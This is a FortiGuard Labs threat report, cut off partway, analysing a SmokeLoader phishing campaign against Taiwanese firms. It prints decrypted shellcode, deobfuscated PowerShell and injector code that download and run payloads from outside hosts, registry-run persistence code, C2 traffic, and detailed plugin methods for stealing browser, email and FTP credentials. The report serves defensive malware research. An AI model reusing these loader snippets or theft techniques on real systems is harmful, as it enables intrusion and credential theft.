SmokeLoader Attack Targets Companies in Taiwan | FortiGuard Labs

By Pei Han Liao

Published: 2024-12-02 · Archived: 2026-04-05 15:35:46 UTC

Affected Platforms: Microsoft Windows
Impacted Users: Microsoft Windows
Impact: The stolen information can be used for future attack
Severity Level: High

In September 2024, FortiGuard Labs observed an attack using the notorious SmokeLoader malware to target companies in Taiwan, including those in manufacturing, healthcare, information technology, and other sectors. SmokeLoader is well-known for its versatility and advanced evasion techniques, and its modular design allows it to perform a wide range of attacks. While SmokeLoader primarily serves as a downloader to deliver other malware, in this case, it carries out the attack itself by downloading plugins from its C2 server.



Figure 1: Attack flow

Phishing

Figure 2 shows a phishing email used in this campaign. The sender claims the attached malicious file is a quotation and includes a list of special instructions. While this email is persuasive, as it uses native words and phrases, these phishing emails are sent to multiple recipients with almost the same content. Even the recipient's name (the redaction in the file name) is not changed when sent to other companies. This has been observed in other attack chains of this campaign. In addition, the font and color of the email sign-off and telephone number are different from the main body, which suggests that the text may have been copied from elsewhere.



Figure 2: Phishing emails sent to different companies. The recipient's name is identical.

Regardless of which it uses, the third stage uses a VBS file to launch the malware loader, AndeLoader, and the final payload is an identical file of SmokeLoader.

CVE 2017-0199

CVE-2017-0199 is a vulnerability in Microsoft Office that exploits an OLE2-embedded link object. When a victim opens the crafted file, a malicious document is automatically downloaded and executed. The file attached to the phishing email is protected, and the object containing the malicious link is hidden in a sheet.

Figure 3: The download link can be found in the binary data though it's protected

CVE 2017-11882

CVE 2017-11882 is an RCE (Remote Code Execution) vulnerability in the equation editor in Microsoft Office. The shellcode contains a decryption algorithm and encrypted data. After the decryption, the shellcode gets the necessary APIs and downloads the VBS file for the next stage with the **URLDownloadToFile** function.

```
; ---------------------------------------------------------------------------
aAppdataVerynic:
                text "UTF-16LE", '%APPDATA%\verynicebuttersmoothcakeicream.vBs',0
; ---------------------------------------------------------------------------

loc_E5:                                 ; CODE XREF: seg000:00000086↑p
                call    eax
                call    sub_FA
; ---------------------------------------------------------------------------
aUrlmon:
                text "UTF-16LE", 'UrlMon'
                db    0
                db    0

; ---------------- S U B R O U T I N E ---------------------------------------


sub_FA          proc near               ; CODE XREF: seg000:000000E7↑p
                call    edi
                call    loc_114
sub_FA          endp

; ---------------------------------------------------------------------------
aUrldownloadtof db 'URLDownloadToFileW',0
; ---------------------------------------------------------------------------

loc_114:                                ; CODE XREF: sub_FA+2↑p
                push    eax
                call    esi
                push    0
                push    0
                lea     edx, [esp+0Ch]
                push    edx
                call    loc_199
; ---------------------------------------------------------------------------
aHttp2394148169:
                text "UTF-16LE", 'http://23.94.148.16/90/verynicebuttersmoothcakeicre'
                text "UTF-16LE", 'am.tIF',0
```

Figure 4: The decrypted shellcode

HTA

The HTA file contains VBS code that is encoded using URL-encoded several times.

```
document.write(unescape(
"%3Cscript%3E%0A%3C%21--%0Adocument.write%28unescape%28%22%253Cscript%
253E%250A%253C%2521--%250Adocument.write%2528unescape%2528%2522%25253C
script%252520language%25253DJavaScript%25253Em%25253D%252527%2525253C%
25252521DOCTYPE%25252520html%2525253E%2525250A%2525253Cmeta%25252520ht
tp-equiv%2525253D%25252522X-UA-Compatible%25252522%25252520content%252
5253D%25252522IE%2525253DEmulateIE8%25252522%25252520%2525253E%2525250
A%2525253Chtml%2525253E%2525250A%2525253Cbody%2525253E%2525250A%252525
3CSCrIpT%252525201AnGuAgE%2525253D%25252522VBsCript%25252522%2525253E%
```

Figure 5: Source code of the HTA file

After decoding, we see a VBS script with numerous spaces inserted between symbols and variables. Additionally, long variable names are used to frustrate analysis. The VBS script executes a snippet of PowerShell code, which downloads the VBS file for AndeLoader.

```
pPEXENAeLYmcOpbBWmliGBvKYYbwqycYmzcfDwzfVJiekAcNDyktD
ZjYBlwKibeJAudSbYjlbVPpoXAQWMmHGtvcUrBfQvTwVkHfmAfTRq
gGqQZfQLuSdSIsRXsEDQWHlCSNzkPwfDkXEnadZeIViCxohMXaIs
                                        =

"PowErSHelL-exbYpaSS-Nop-w1-CDeVICECReDeNTIaLdePlOymE
NT.EXE;IeX($(IEx('[SYstEm.TEXt.eNcOdinG]' [char]58
[CHaR]58 'utF8.gETSTrING([SYSTEM.coNveRt]'
[Char]0x3a [Char]0X3A 'FroMBAsE64StRing(' [cHaR]34
'JDJTUmpNTkhkZHBKICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICA9ICAgICAgICAgICAgICAgICAgICAgICAgICAgICBBZ
```

```
$2SRjMNHddpJ = Add-TyPE -mEmbErdEFINition '[DllImport("uRLmon",
CharSet = CharSet.Unicode)]public static extern IntPtr
URLDownloadToFile(IntPtr WYExZpkb,string M,string fem,uint GJs,IntPtr
QHZ);' -namE "BrNItjpfi" -NAmespaCe OGQnupCjB -PassThru;
$2SRjMNHddpJ::URLDownloadToFile(0,
"http://198.23.188.147/150/geewithicreamsandwitchtatstyiloveit.tIF",
"$enV:APPDATA\geewithicreamsandwitchtatstyilov.vBS",0,0);
StArT-slEep(3);
STArT "$Env:APPDATA\geewithicreamsandwitchtatstyilov.vBS"
```

Figure 6: The cleaned-up PowerShell code

AndeLoader



Figure 7: Execution flow of AndeLoader

- ***VBS***
  The start of the execution flow is a VBS file cluttered with junk and irrelevant code, hiding the malicious code that includes obfuscated PowerShell code.

```
Dim quarentia
quarentia = "□ □ V □ □:□ □ V □ □"
liberalmente = Replace(liberalmente, quarentia, "")
Dim barrunto
barrunto = "po□ □ V □ □:□ □ V □ □werO □ V □ □:□ □ V □ □ahO □ V □ □:□ □ V □ □ell -coO □ V □ □:□ □ V □ □mmaO □ V □ □:□ □ V □ □nd " & liberalmente
barrunto = Replace(barrunto, quarentia, "")
boneja.Run barrunto, 0, False
WScript.Quit(covellite)
```

Malicious

```
End If
'''''''''''''''''''''
' Escapes non XML chars

private function Escape(str)
end function

'...

WjeCiScLLm = "dPdTinbTcL"
qICSnUicfd = "BfAGBzGmdm"
```

Irrelevant

Junk

Figure 8: The VBS file. Only the upper code snippet is related to the malicious behavior.

Below is the deobfuscated PowerShell code. It downloads a steganographic image that contains base64-encoded data of the injector and extracts the data enclosed by **<<BASE64_START>>** and **<<BASE64_END>>**. After this, the data is decoded into the injector and its **dnlib.IO.Home.VAI** method, which receives six arguments: download link of the data for SmokeLoader, flag for persistence, file path, filename, injection target, and an unused argument. In this case, the persistence feature is not used, so the second, third, and fourth arguments are just filled with **destivado**, which translates to “disabled” in English.

```
$imageUrl = 'https://ia803106.us.archive.org/27/items/vba_20240726_20240726/vba.jpg';
$webClient = New-Object System.Net.WebClient;
$imageBytes = $webClient.DownloadData($imageUrl);
$imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
$startFlag = '<<BASE64_START>>';
$endFlag = '<<BASE64_END>>';
$startIndex = $imageText.IndexOf($startFlag);
$endIndex = $imageText.IndexOf($endFlag);
$startIndex -ge 0 -and $endIndex -gt $startIndex;
$startIndex += $startFlag.Length;
$base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex, $base64Length);
$commandBytes = [System.Convert]::FromBase64String($base64Command);
$loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
$type = $loadedAssembly.GetType('dnlib.IO.Home');
$method = $type.GetMethod('VAI').Invoke($null, [object[]] ('tar.exe/99/61.241.49.32//rpt80' , 'desativado' , 'desativado' , 'desativado','Regsvr',''))
```

Figure 9: Deobfuscated PowerShell code



Figure 10: The image file containing the injector data

- ***Injector***
  The injector in this campaign is relatively simple compared to other variants. Its code is not obfuscated and has only two features: persistence and injection.

```
public static void VAI(string QEXtX, string startupreg, string caminhovbs, string namevbs, string netframework, string na)
{
    bool flag = startupreg == "1";
    if (flag)
    {
        Class2.Start(caminhovbs, namevbs);
    }
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    WebClient webClient = new WebClient();
    webClient.Encoding = Encoding.UTF8;
    string text = Strings.StrReverse(Conversions.ToString(QEXtX));
    string text2 = text.ToString();
    string text3 = webClient.DownloadString(text2);
    text3 = Strings.StrReverse(text3);
    Tools.Ande(Convert.FromBase64String(text3), "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + netframework + ".exe");
}
```

Figure 11: The injector: Class.Start is for persistence and Tools.Ande is for injection

The **Class.Start** method combines all VBS files in the current working path of cmd.exe into a VBS file whose path and filename are specified by the third and fourth arguments of **Tools.Ande,** respectively. The file path is written to a new value named **Path** in the

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run registry key to make the VBS file execute automatically when the system starts up. If this feature is used, it enables the VBS file downloaded in the previous stage to persist.

```
public static void Start(string caminhovbs, string namevbs)
{
    bool flag = !File.Exists(Path.Combine(caminhovbs, namevbs + ".vbs"));
    bool flag2 = flag;
    if (flag2)
    {
        Process.Start(new ProcessStartInfo
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            FileName = "cmd.exe",
            Arguments = "/C copy ".vbs \"" + Path.Combine(caminhovbs, namevbs) + ".vbs\""
        }).WaitForExit();
    }
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true))
    {
        registryKey.SetValue("Path", Path.Combine(caminhovbs, namevbs + ".vbs"));
    }
}
```

Figure 12: Class.Start method

After this, the TXT file specified by the first argument of **Tools.Ande** is downloaded, and its data is deobfuscated to get SmokeLoader, which is later injected into **RegAsm.exe**. The following process of injection is commonly used:

1. Create a suspended process of targeting and writing the SmokeLoader data to a new memory.
2. Modify the value at offset 0xB0 of its thread context, which indicates the entry-point of the process, to the entry-point of SmokeLoader to execute SmokeLoader when the thread is resumed.

SmokeLoader

Below is SmokeLoader's execution flow. This section focuses on the plugins downloaded from its C2 server.



Figure 13: Execution flow of SmokeLoader

Figure 14 shows that, though the response is **404 Not Found**, it still contains the payload for the attack.

```
POST /index.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://aijhsdcoofhm.org/
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 302
Host: prolinice.ga

n....M.c.b..:...#.&3.....}..?A.6...}...`.....!.7p..m.....hE.v..:.R..Y;...PL.....$)o....1{...dF$^S.w.
KUp..a.....".f..d.N.fZA..J...4K..mA.|.......bu.M.6.,.    J....7[.........k.0c..J....h5...Bm...B....#.e
...c....$U.e...f..9..§3Q.{......./c.........m...5.k...L1...*.....%.........meHTTP/1.1 404 Not Found
Date: Tue, 01 Oct 2024 02:47:27 GMT
Server: Apache/2.4.59 (Debian)
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

.....
'....!y.5.5....&M...%
..OJ;6.w.,%)g{..R.FzT.~r..~.D..k..Ac.J..n.K8.e.(;....Q`.x:..2.Gx....{..E.........J...y./..ym!..Q....]
```

Figure 14: The C2 communication

The payload contains configurations and the encrypted data for plugins:

```
|:|keylog_rules=*login*,*sign*,*signin*,*log*,*access*,*payment*,*checkout*,*payment*|:||:|fgclearcookies|:||:|plugin_size=339146 {encrypted plugins}
```

In this case, it contains configurations for Plugin 4, 5 (fgclearcookies), 8, and 9 (keylog_rules). This will be introduced later. Nine plugins are received from the C2 server, including three individual plugins and three plugins with 32-bit and 64-bit versions. According to the plugin's architecture, SmokeLoader uses a loop to sequentially inject these plugins into **explorer.exe**. SmokeLoader creates a suspended process of **explorer.exe** and writes encrypted data of the plugin and decryption algorithm along with a snippet of shellcode used to call the decryption algorithm. After this, it changes the code at the start of the entry point of explorer.exe into a jump to the shellcode and calls **ResumeThread** to execute the plugin.



Figure 15: SmokeLoader writes shellcode depending on the architecture of the plugin

Below is the plugin list:

Plugin 1	32-bits	Steals login credentials, FTP credentials, cookies, autofill data from browsers, email software, and FTP client

Plugin 2	64-bits	Steals login credentials from Firefox and Thunderbird. The function is the same as what Plugin 1 uses.
Plugin 3	32-bits	Read data from email software
Plugin 4	32-bits	Injects its code into the browser and sets a hook to steal data
Plugin 5	64-bits	The 64-bit version of Plugin 4
Plugin 6	32-bits	Injects its code into email software, browser, and FTP client and sets a hook to steal data
Plugin 7	64-bits	The 64-bit version of Plugin 6
Plugin 8	32-bits	Injects its code into explorer.exe or processes specified by C2 server and sets a hook to steal data
Plugin 9	64-bits	The 64-bit version of Plugin 8

- ***Plugin 1***
  Target:
  - InternetExplorer, Firefox, Chrome, Edge, Opera, Chromium, Amigo, QQBrowser
  - Outlook, Thunderbird
  - FileZilla, WinSCP

This plugin uses a loop to sequentially execute functions for the target software.



Figure 16: The loop for running functions for information stealing

The functions can be categorized into the following types according to the target:

InternetExplorer

This plugin leverages functions in vaultcli.dll to get login credentials from Internet Explorer. Credential Manager is a feature in the Windows system that is used to store passwords. vaultcli.dll provides the functions to enumerate and get information from the credential vault.

Firefox, Thunderbird

This plugin enumerates the registry keys under **Software\Mozilla** to find the one containing the value **PathToExe** to get the default location of Firefox and Thunder. Then, the plugin searches for **profiles.ini** in the default location and parses it to get the location of **logins.json** and **cookies.sqlite**, from which it extracts login credentials.

Chrome, Opera, Chromium, Edge, Amigo, QQBrowser

The plugin searches for the **Local State** file within **Web Data**, **Cookies**, and **Login Data** folders under the installation path and then extracts login credentials and auto-fill data. To ensure it can locate the target file, it searches the following locations:

```
C:\Users\VM\AppData\Roaming
C:\Users\VM\AppData\Local
C:\ProgramData
```

Outlook

It enumerates the registry keys under possible related registry keys to find the following values:

Registry key	• Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676 • Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676 • Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
Value name	• POP3 Server, POP3 Port, POP3 User, POP3 Password • SMTP Server, SMTP Port, SMTP User, SMTP Password • IMAP Server, IMAP Port, IMAP User, IMAP Password

FileZilla

It searches for **sitemanager.xml**, **recentservers.xml**, and **filezilla.xml** in the installation folder under **%APPDATA%**, **%LOCALAPPDATA%** or **C:\ProgramData** to collect the content in the **host**, **Port**, **User**, and **Pass** tags in these files.

WinSCP

It enumerates the registry keys under **Software\Martin Prikryl** to find the **HostName**, **UserName**, **Password**, **RemoteDirectory**, and **PortNumber** values.

- ***Plugin 2***
  This 64-bit plugin uses functions the same as Plugin 1 but only collects information from Firefox and Thunderbird.

- ***Plugin 3***
  Target: Outlook, Thunderbird, The Bat!
  This plugin searches for the data files of email clients in specific paths using the following keywords.

Email client	**keyword**	**Path**
Outlook	.pst, .ost	%APPDATA%\Microsoft\Outlook %LOCALAPPDATA%\Microsoft\Outlook %ALLUSERSPROFILE%\Microsoft\Outlook C:\Users\{User name}\Documents

Thunderbird	.mab, .msf, inbox, sent, draft, template, archive	%APPDATA%\Thunderbird
The Bat!	.tbb, .tbn, .abn	%APPDATA%\The Bat! %ALLUSERSPROFILE%\The Bat! %APPDATA%\BatMail%ALLUSERSPROFILE%\BatMail

When a data file is found, the plugin parses its structure to obtain the email addresses of people who sent an email to the victim or who received a copy of the email. The email addresses are then sent to the C2 server, and the process is closed.

- ***Plugin 4***
  Target: Chrome, Opera, Edge, InternetExplorer, Firefox
  The process of this plugin can be divided into two parts: injection and hooking.**Injection**

  Injection
  The plugin first checks if **fgclearcookies** is contained in the configuration from the C2 server. If **fgclearcookies** is found, it terminates processes related to the following processes and deletes related cookies to force the victims to enter their confidential data again:

iexplore.exe, microsoftedge.exe, microsoftedgecp.exe, firefox.exe, chrome.exe, opera.exe, msedge.exe, plugin-container.exe (sub-process of Firefox, the relevant cookies are for Macromedia flash player)

It then constantly monitors currently running processes and injects the other part of the plugin into target browsers to hook specified APIs. Like other plugins, the injected code includes shellcode, a decryption algorithm, and encrypted data. The difference is that the code for the jump to the shell code is written to the **atan** function of **ntdll,** and the plugin calls **CreateRemoteThread** to run the **atan** function in the target process.

Hooking

The plugin hooks different APIs depending on where it is injected:

Process	**DLL**	**API**
firefox.exe	Kernel32.dll	VirtualQuery
	nspr4.dll or nss3.dll	PR_GetDescType

	nspr4.dll	PR_Write
iexplore.exe microsoftedgecp.exe	wininet.dll	HttpSendRequestA HttpSendRequestW InternetWriteFile
msedge.exe opera.exe chrome.exe	msedge.dll, chrome.dll, opera.dll, opera_browser.dll	Unknown function

Before setting the hook, it suspends threads except for the current thread of the injected process. Next, it modifies code at the start of the target APIs to jump to the function to send data passed to the API to the C2 server. The plugin obtains the addresses of most target APIs by calling **GetProcAddress**. The only exception is the method to get the unknown function in DLL files related to the browsers based on Chromium. It parses the structure of the **.rdata** section to find the function matching a specific byte pattern.



Figure 17: The code to search the target function

When the hooks are set, the plugin resumes other threads of the current process and terminates the current thread.

- ***Plugin 5***
  The 64-bit version of Plugin 4.
- ***Plugin 6***
  Target:

- Edge, InternetExplorer, Firefox, Chrome, Opera
- Outlook, Thunderbird, The Bat!, MailMaster, 263EM, Foxmail, AliMail, MailChat
- FileZilla, SmartFTP, FlashFXP, CuteFTP
- WinSCP

